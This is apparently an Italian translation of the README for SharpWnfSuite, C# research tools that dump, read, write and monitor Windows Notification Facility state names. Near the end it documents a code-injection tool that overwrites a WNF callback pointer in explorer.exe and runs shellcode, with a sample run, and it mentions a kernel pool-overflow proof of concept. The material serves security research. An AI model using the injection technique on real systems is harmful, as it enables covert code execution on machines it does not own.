
Utilità C# per il servizio di notifiche di Windows
Questo è il repository per gli strumenti di Windows Notification Facility (WNF). Attualmente, è stata caricata una versione in C# degli strumenti presenti in wnfun sviluppati da Alex Ionescu (@aionescu) e Gabrielle Viala (@pwissenlit). Quando sviluppero ulteriori strumenti per Windows Notification Facility, verranno caricati qui.
Questo strumento esegue il dump o manipola le informazioni sui WNF State Name. Equivalente a wnfdump.exe e WnfDump.py. Ho apportato alcuni aggiornamenti rispetto allo strumento originale (Exception Handling, Well-Known State Name e nuovo membro WNF_DATA_SCOPE).
Per recuperare le informazioni su tutti i WNF State Name Well-Known, Permanent e Persistent presenti sul tuo host, esegui con il flag -d (--dump):```
PS C:\Dev> .\SharpWnfDump.exe -d
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 | | WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 | | WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 11 |
--snip--
Per mostrare solo i nomi di stato utilizzati nel sistema, imposta il flag `-u` (`--used`).
Questo flag può essere applicato alle opzioni `-d` e `-b`:```
PS C:\Dev> .\SharpWnfDump.exe -d -u
| WNF State Name [WellKnown Lifetime] | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 140 |
| WNF_AUDC_RENDER | S | W | N | RO | U | 4096 | 4096 | 7 |
| WNF_AUDC_CAPTURE | S | W | N | RO | U | 4096 | 4096 | 1 |
| WNF_AUDC_SPATIAL_STATUS | S | W | N | RO | U | 4096 | 4096 | 3 |
--snip--
Se desideri recuperare le informazioni del Security Descripter, imposta il flag -s (--sid):```
PS C:\Dev> .\SharpWnfDump.exe -d -s
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 |
D:(A;;CCDC;;;SY)(A;;CCDC;;;BA)(A;;CCDC;;;S-1-5-80-242729624-280608522-2219052887-3187409060-2225943459)(A;;CC;;;AU)(A;;CC;;;AC)
| WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 |
D:(A;;CCDC;;;SY)(A;;CCDC;;;BA)(A;;CCDC;;;S-1-5-80-242729624-280608522-2219052887-3187409060-2225943459)(A;;CC;;;AU)(A;;CC;;;AC)
| WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 11 |
D:(A;;CC;;;BU)(A;;CCDC;;;SY)
--snip--
Se vuoi recuperare i dati del buffer, imposta il flag `-v` (`--value`) o `-r` (`--read`).
Questi flag possono essere usati con il flag `-s`:```
PS C:\Dev> .\SharpWnfDump.exe -d -v
| WNF State Name [WellKnown Lifetime] | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 |
| WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 |
--snip--
| WNF_AUDC_RENDER | S | W | N | RO | U | 4096 | 4096 | 1 |
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
00000010 | 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
00000020 | 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
--snip--
Per recuperare informazioni su tutti i Temporary WNF State Names sul tuo host, esegui con il flag -b (--brut):```
PS C:\Dev> .\SharpWnfDump.exe -b
| 0x41C64E6DA3AC3845 | S | T | N | RW | A | 8 | ? | 1 | | 0x41C64E6DA3AC4845 | S | T | N | RW | A | 8 | ? | 1 | | 0x41C64E6DA3AC6845 | S | T | N | RW | A | 8 | ? | 1 |
--snip--
Il flag `-b` (`--brut`) può essere usato con il flag `-v` (`--value`) o `-r` (`--read`), ma non può essere usato con il flag `-s` (`--sid`).
Il significato di ciascuna colonna nella tabella ottenuta dai risultati dell'opzione `--dump` o `--brut` è il seguente:
| Column Name | Description |
| :--- | :--- |
| `WNF State Name` | Qui vengono visualizzati i WNF State Name |
| `S` | Ambito dei dati per il WNF State Name. I significati delle lettere visualizzate sono i seguenti:<br><br>+ `S` : Ambito di sistema<br>+ `s` : Ambito di sessione<br>+ `U` : Ambito utente<br>+ `P` : Ambito di processo<br>+ `M` : Ambito macchina<br>+ `p` : Ambito macchina fisica |
| `L` | Durata (lifetime) per il WNF State Name. I significati delle lettere visualizzate sono i seguenti:<br><br>+ `W` : Ben noto<br>+ `P` : Permanente<br>+ `V` : Persistente (volatile)<br>+ `T` : Temporaneo |
| `P` | Indica se il WNF State Name è permanente:<br><br>+ `Y` : Sì<br>+ `N` : No |
| `AC` | Controllo di accesso per il WNF State Name:<br><br>+ `RW` : Leggibile e scrivibile<br>+ `RO` : Sola lettura<br>+ `WO` : Solo scrittura<br>+ `NA` : Non leggibile né scrivibile |
| `N` | Indica l'esistenza di sottoscrittori:<br><br>+ `A` : Il sottoscrittore esiste<br>+ `I` : Nessun sottoscrittore esiste<br>+ `U` : Sconosciuto |
| `CurSize` | Il numero indica la dimensione corrente del buffer utilizzato per il WNF State Name. |
| `MaxSize` | Il numero indica la dimensione massima del buffer utilizzabile per il WNF State Name. |
| `Changes` | Il numero indica quante volte è stato aggiornato. |
Se si desidera recuperare informazioni su uno specifico WNF State Name, eseguire `SharpWnfDump.exe` con l'opzione `-i` (`--info`) come segue:```
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN
| WNF State Name | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 1 |
L'opzione -i (--info) può essere usata con i flag -v (--value), -r (--read) e -s (--sid):```
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN -s -v
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 1 |
D:(A;;CC;;;WD)(A;;CCDC;;;AU)(A;;CCDC;;;AC)
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 01 00 00 00 | ....
Per leggere i dati da un nome di stato WNF specifico, utilizza il flag `-r` (`--read`) come segue:```
PS C:\Dev> .\SharpWnfDump.exe -r WNF_SHEL_APPRESOLVER_SCAN
WNF_SHEL_APPRESOLVER_SCAN:
00000000 | 11 00 00 00 | ....
Per scrivere dati in uno specifico WNF State Name, usa il flag -w (--write) come segue (i dati da scrivere devono essere forniti tramite un file):```
PS C:\Dev> "hi" | Out-File -Encoding ascii -FilePath C:\Dev\test.txt
PS C:\Dev> Get-Content -Path C:\Dev\test.txt
hi
PS C:\Dev> .\SharpWnfDump.exe -w WNF_SHEL_APPRESOLVER_SCAN C:\Dev\test.txt
[>] Trying to write data. [] Target WNF Name : WNF_SHEL_APPRESOLVER_SCAN [] Data Source : C:\Dev\test.txt [+] Data is written successfully.
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN -r
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 2 |
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 68 69 0D 0A | hi..
### SharpWnfNameDumper
[Back to Top](#sharpwnfsuite)
[Project](https://github.com/daem0nc0re/sharpwnfsuite/blob/main/SharpWnfSuite/SharpWnfNameDumper)
Questo strumento estrae i Well-Known State Name dalla DLL (tipicamente `perf_nt_c.dll`).
Equivalente a [WnfNameDumper.py](https://github.com/ionescu007/wnfun/blob/master/script_python/WnfNameDumper.py).
Tipicamente, i Well-Known State Names sono contenuti in `perf_nt_c.dll` (si trovano nel Windows Performance Analyzer).
Per estrarre i Well-Known State Names dalla DLL, esegui `SharpWnfNameDumper.exe` con l'opzione `-d` (`--dump`) come segue:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll
[>] Output results in C# style.
public enum WELL_KNOWN_WNF_NAME : ulong
{
WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL,
WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Se vuoi esportare la descrizione dei nomi di stato noti, imposta il flag -v:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -v
[>] Output results in C# style.
public enum WELL_KNOWN_WNF_NAME : ulong { // The Plan 9 Redirector was started and is ready to accept requests. WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL, // The Plan 9 Redirector got a request for an unknown WSL distribution and there is no user callback registered to query it. WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Per specificare il formato di output, usa l'opzione `-f` (`--format`). `SharpWnfNameDumper.exe` supporta i formati C#, C (`-f c`) e Python (`-f py`) (il formato predefinito è C#):```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -f py
[>] Output results in Python style.
g_WellKnownWnfNames = {
"WNF_9P_REDIRECTOR_STARTED": 0x41C61E54A3BC1075,
"WNF_9P_UNKNOWN_DISTRO_NAME": 0x41C61E54A3BC0875,
--snip--
Per salvare il risultato in un file, usa l'opzione -o (--output) per specificare il percorso del file di output:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -o result.txt
[>] Output results in C# style.
C:\dev>type result.txt public enum WELL_KNOWN_WNF_NAME : ulong { WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL, WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Per fare il diff tra 2 DLL, usa l'opzione `-D` (`--diff`):```
PS C:\Dev> .\SharpWnfNameDumper.exe -D perf_nt_c_old.dll perf_nt_c_new.dll
[>] Output results in C# style.
################################################
# NEW KEYS #
################################################
public enum WELL_KNOWN_WNF_NAME : ulong
{
WNF_SHEL_CHAT_ICON_BADGE = 0x0D83063EA3B8A035UL,
WNF_SHEL_ENTERPRISE_START_PINS_POLICY_VALUE_CHANGED = 0x0D83063EA3B89475UL,
WNF_SHEL_FILE_EXPLORER_PINNED_FOLDERS = 0x0D83063EA3B8ACF5UL,
WNF_SHEL_MAC_AUTO_UPDATE_SUCCEEDED = 0x0D83063EA3B89875UL
}
Questo è uno strumento per la sottoscrizione a un WNF State Name. Equivalente a wnfclient-rtl.exe e WnfClientServer.py.
Ad esempio, se si desidera monitorare lo stato di WNF_SHEL_APPLICATION_STARTED, eseguire SharpWnfClient.exe come segue:```
PS C:\Dev> .\SharpWnfClient.exe WNF_SHEL_APPLICATION_STARTED
[>] Received data from server. [] Timestamp : 4 [] Buffer Size : 92 byte(s) [*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 61 00 3A 00 6D 00 69 00-63 00 72 00 6F 00 73 00 | a.:.m.i. c.r.o.s.
00000010 | 6F 00 66 00 74 00 2E 00-77 00 69 00 6E 00 64 00 | o.f.t... w.i.n.d.
00000020 | 6F 00 77 00 73 00 74 00-65 00 72 00 6D 00 69 00 | o.w.s.t. e.r.m.i.
00000030 | 6E 00 61 00 6C 00 5F 00-38 00 77 00 65 00 6B 00 | n.a.l._. 8.w.e.k.
00000040 | 79 00 62 00 33 00 64 00-38 00 62 00 62 00 77 00 | y.b.3.d. 8.b.b.w.
00000050 | 65 00 21 00 61 00 70 00-70 00 00 00 | e.!.a.p. p...
Quindi, se avvii l'applicazione notepad, dovresti vedere il seguente risultato:```
[>] Received data from server.
[*] Timestamp : 5
[*] Buffer Size : 90 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 61 00 3A 00 6D 00 69 00-63 00 72 00 6F 00 73 00 | a.:.m.i. c.r.o.s.
00000010 | 6F 00 66 00 74 00 2E 00-77 00 69 00 6E 00 64 00 | o.f.t... w.i.n.d.
00000020 | 6F 00 77 00 73 00 6E 00-6F 00 74 00 65 00 70 00 | o.w.s.n. o.t.e.p.
00000030 | 61 00 64 00 5F 00 38 00-77 00 65 00 6B 00 79 00 | a.d._.8. w.e.k.y.
00000040 | 62 00 33 00 64 00 38 00-62 00 62 00 77 00 65 00 | b.3.d.8. b.b.w.e.
00000050 | 21 00 61 00 70 00 70 00-00 00 | !.a.p.p. ..
Questo strumento crea uno WNF State Name con durata temporanea e invia un messaggio al sottoscrittore. Equivalente a wnfserver.exe e WnfClientServer.py.
Per avviare un nuovo server WNF State Name, è sufficiente eseguire SharpWnfServer.exe. Si dovrebbe entrare in una shell interattiva come segue:```
PS C:\Dev> .\SharpWnfServer.exe
[+] New WNF State Name is created successfully : 0x41C64E6DA3834945
Encoded State Name: 0x41C64E6DA3834945, Decoded State Name: 0x3F4931 Version: 1, Lifetime: Temporary, Scope: Machine, Permanent: NO, Sequence Number: 0x7E9, Owner Tag: 0x0
Sending input data to WNF subscriber...
[INPUT]>
Dopo aver eseguito `SharpWnfServer.exe`, esegui `SharpWnfClient.exe` con WNF State Name fornito con `SharpWnfServer.exe` da un altro terminale. Dovresti ricevere "Hello, world!" come messaggio da `SharpWnfServer.exe`:```
PS C:\Dev> .\SharpWnfClient.exe 0x41C64E6DA3834945
[>] Received data from server.
[*] Timestamp : 1
[*] Buffer Size : 13 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 48 65 6C 6C 6F 2C 20 77-6F 72 6C 64 21 | Hello,.w orld!
Per pubblicare un messaggio aggiuntivo a SharpWnfClient.exe, inserisci il tuo messaggio nella shell interattiva di SharpWnfServer.exe:```
[INPUT]> This is WNF test
Sending input data to WNF subscriber...
[INPUT]>
Poi, dovresti vedere il messaggio nel terminale per `SharpWnfClient.exe` come segue:```
[>] Received data from server.
[*] Timestamp : 2
[*] Buffer Size : 16 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 54 68 69 73 20 69 73 20-57 4E 46 20 74 65 73 74 | This.is. WNF.test
Questo strumento si basa sul wnfscan di modexp e scarica le informazioni sulle sottoscrizioni WNF dal processo.``` PS C:\Dev> .\SharpWnfScan.exe -h
SharpWnfScan - Tool for dumping WNF information from process.
Usage: SharpWnfScan.exe [Options]
-h, --help : Displays this help message.
-p, --pid : Specifies the target PID.
-P, --processname : Specifies the target process name.
-n, --name : Specifies a wnf state name for filtering.
-a, --all : Flag to dump information from all process.
-l, --list : Flag to list WNF State Name on this system.
-d, --debug : Flag to enable SeDebugPrivilege. Administrative privilege is required.
-v, --verbose : Flag to get verbose information.
Per eseguire il dump di un processo specifico, imposta l'opzione `-p` come segue:```
PS C:\Dev> .\SharpWnfScan.exe -p 5800
Process ID : 5800
Image File Name : C:\Windows\explorer.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000000001206660
WNF_NAME_SUBSCRIPTION @ 0x0000000001206B00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_NAME_SUBSCRIPTION @ 0x000000000120AD10
StateName : 0x418B1929A3BC3835 (WNF_DWM_DUMP_REQUEST)
WNF_NAME_SUBSCRIPTION @ 0x0000000005099950
StateName : 0x41960A2EA3BC1835 (WNF_CDP_CDPUSERSVC_READY)
--snip--
Se vuoi ottenere le informazioni WNF_USER_SUBSCRIPTION, imposta il flag -v come segue:```
PS C:\Dev> .\SharpWnfScan.exe -p 5800 -v
Process ID : 5800 Image File Name : C:\Windows\explorer.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000000001206660
WNF_NAME_SUBSCRIPTION @ 0x0000000001206B00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_USER_SUBSCRIPTION @ 0x0000000001206A40
Callback @ 0x00007FFE88478470 (ntdll!RtlNotifyFeatureUsage+0x1C0)
Context @ 0x00007FFE886F0B20 (ntdll!NlsAnsiCodePage+0x2390)
WNF_NAME_SUBSCRIPTION @ 0x000000000120AD10
StateName : 0x418B1929A3BC3835 (WNF_DWM_DUMP_REQUEST)
WNF_USER_SUBSCRIPTION @ 0x0000000001207FD0
Callback @ 0x00007FF7073027C0 (explorer)
Context @ 0x0000000001208CC0 (N/A)
--snip--
Puoi specificare i processi target per nome con l'opzione `-P`:```
PS C:\Dev> .\SharpWnfScan.exe -P notepad
Process ID : 8720
Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B02D640
StateName : 0x41C61629A3BC2835 (WNF_DX_MONITOR_CHANGE_NOTIFICATION)
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B03E040
StateName : 0x41950223A3BC1035 (WNF_NLS_USER_UILANG_CHANGED)
--snip--
Per filtrare tramite nome dello stato, imposta il valore esadecimale o la stringa con nome wnf noto sull'opzione -n come segue:```
PS C:\Dev> .\SharpWnfScan.exe -P notepad -n WNF_RPCF_FWMAN_RUNNING
Process ID : 8720 Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B075040
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
PS C:\Dev> .\SharpWnfScan.exe -P notepad -n 0x07851E3FA3BC0875
Process ID : 8720 Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B075040
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
Per eseguire il dump di tutti i processi in una volta sola, usa l'opzione `-a`:```
PS C:\Dev> .\SharpWnfScan.exe -a
Process ID : 1180
Image File Name : C:\Windows\System32\svchost.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000002101A806560
WNF_NAME_SUBSCRIPTION @ 0x000002101A830120
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C1C0
StateName : 0x41C64E6DA3B0E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A833C50
StateName : 0x41C64E6DA3BC6145 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A846A50
StateName : 0x41C64E6DA3BD0945 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CA00
StateName : 0x41C64E6DA3BB8045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A806A00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C4C0
StateName : 0x41C64E6DA3B1E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C700
StateName : 0x41C64E6DA3A0F945 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A830EE0
StateName : 0x4195003AA3BC0875 (WNF_WNS_CONNECTIVITY_STATUS)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C880
StateName : 0x41C6072FA3BC3875 (WNF_BI_APPLICATION_SERVICING_START_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CC40
StateName : 0x41C6072FA3BC1875 (WNF_BI_USER_LOGOFF_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A835E90
StateName : 0x41C6072FA3BC1075 (WNF_BI_USER_LOGON_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CD00
StateName : 0x41C6072FA3BC2875 (WNF_BI_SESSION_DISCONNECT_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CAC0
StateName : 0x41C6072FA3BC2075 (WNF_BI_SESSION_CONNECT_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C940
StateName : 0x41840B3EA3BC2075 (WNF_SEB_NETWORK_STATE_CHANGES)
WNF_NAME_SUBSCRIPTION @ 0x000002101A853920
StateName : 0x41C6072FA3BC3075 (WNF_BI_APPLICATION_UNINSTALL_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A836040
StateName : 0x41C6072FA3BC4875 (WNF_BI_LOCK_SCREEN_UPDATE_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C580
StateName : 0x41C6072FA3BC4075 (WNF_BI_APPLICATION_SERVICING_STOP_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A833B80
StateName : 0x41C6072FA3BC6075 (WNF_BI_QUIET_MODE_UPDATE_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C400
StateName : 0x41C6072FA3BC5075 (WNF_BI_EVENT_DELETION)
Process ID : 2952
Image File Name : C:\Windows\System32\svchost.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000023DD3A065C0
WNF_NAME_SUBSCRIPTION @ 0x0000023DD3AF8B80
StateName : 0x41C64E6DA3B1E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x0000023DD3AF8C40
StateName : 0x41C64E6DA3BC6145 (N/A)
--snip--
Per abilitare SeDebugPrivilege, impostare il flag -d come segue.
Questa opzione richiede privilegi amministrativi:```
PS C:\Dev> .\SharpWnfScan.exe -d -P winlogon
[+] SeDebugPrivilege is enabled successfully.
Process ID : 680 Image File Name : C:\Windows\System32\winlogon.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x00000265F4E05F80
WNF_NAME_SUBSCRIPTION @ 0x00000265F4E48AE0
StateName : 0x41C64E6DA3BC6145 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x00000265F4E27AD0
StateName : 0x41C61629A3BC1035 (WNF_DX_MODE_CHANGE_NOTIFICATION)
--snip--
Per elencare i nomi di stato WNF utilizzati nel sistema di destinazione, imposta il flag `-l` come segue:```
PS C:\Dev> .\SharpWnfScan.exe -l
[>] Trying to list WNF State Names used in this system. Wait a moment.
[1304 WNF State Names]
[*] 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
[*] 0x41C64E6DA3B0E045 (N/A)
[*] 0x41C64E6DA3BC6145 (N/A)
[*] 0x41C64E6DA3BD0945 (N/A)
[*] 0x41C64E6DA3BB8045 (N/A)
[*] 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
[*] 0x41C64E6DA3B1E045 (N/A)
--snip--
[16 Access Denied Processes]
[*] svchost (PID : 2352)
[*] svchost (PID : 4952)
[*] MsMpEng (PID : 3132)
--snip--
[*] Done.
Questo strumento serve a indagare come gli attaccanti possono abusare di WNF per la tecnica di code injection:``` PS C:\Dev> .\SharpWnfInject.exe -h
SharpWnfInject - Tool to investigate WNF code injection technique.
Usage: SharpWnfInject.exe [Options]
-h, --help : Displays this help message.
-n, --name : Specifies WNF State Name to inject. Hex format or Well-known name format is accepted.
-p, --pid : Specifies PID to inject.
-i, --input : Specifies the file path to shellcode.
-d, --debug : Flag to enable SeDebugPrivilege. Requires administrative privilege.
[!] -n option is required.
Questo strumento sovrascrive il puntatore alla funzione di callback in `WNF_USER_SUBSCRIPTION` per uno specifico WNF State Name.
La tecnica di iniezione del codice non funziona per tutti i WNF State Name.

Ad esempio, questa tecnica è nota per essere disponibile per `WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED` usato da `explorer.exe` in Windows 11 23H2.
Per testare questa tecnica, esegui questo strumento come segue:```
PS C:\Dev> .\SharpWnfInject.exe -p 5800 -n WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED -i .\notepad_arm64.bin
[*] Target WNF State Name is 0x0D83063EA3BE10F5 (WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED).
[+] Got a handle from the target Process
[*] Process Name : explorer.exe
[*] Process ID : 5800
[*] Image File Name : C:\Windows\explorer.exe
[*] Architecture : ARM64
[+] Pointer for WNF_SUBSCRIPTION_TABLE is at 0x00007FFE886F4E20.
[+] WNF_SUBSCRIPTION_TABLE is at 0x0000000001206660.
[*] WNF_NAME_SUBSCRIPTION is at 0x0000000001273540.
[+] Got 1 WNF_USER_SUBSCRIPTION.
[*] Target callback pointer is at 0x00000000051C2250.
[*] Callback function is at 0x00007FFE54FD4D20 (twinui!DllGetClassObject+0x11AFF0).
[+] Shellcode buffer is at 0x0000000003270000.
[+] 344 bytes shellcode is written successfully.
[+] Callback pointer is overwritten successfully.
[>] Triggering shellcode.
[+] WNF State Data is updated successfully. Shellcode might be executed.
[+] Callback pointer is reverted successfully.
[*] Done.

Se si desidera abilitare SeDebugPrivilege, impostare il flag -d ed eseguire con privilegi amministrativi.
I shellcode di esempio per eseguire notepad si trovano nella directory Shellcode.
I progetti in questa directory dimostrano la primitiva WNF per lo sfruttamento del kernel. È possibile leggere le informazioni dettagliate nel talk e nei blog di Alex Plaskett (Parte 1, Parte 2, Slide).
L'affidabilità del PoC non è al 100%. Ho definito gli offset di kernel per tutte le versioni di Windows 10 x64, ma ho testato solo Windows 10 Version 1903 x64.
| Progetto | Descrizione |
|---|---|
| PoolVulnDrv | Questo è un driver di kernel vulnerabile per testare la primitiva WNF del kernel. |
| WnfPoolOverflow | Questo è un PoC per sfruttare PoolVulnDrv. |

Questa directory contiene documenti e codici di esempio per creare il proprio shellcode di callback WNF. Vedi README.md.
Grazie per la ricerca:
Grazie per l'aiuto: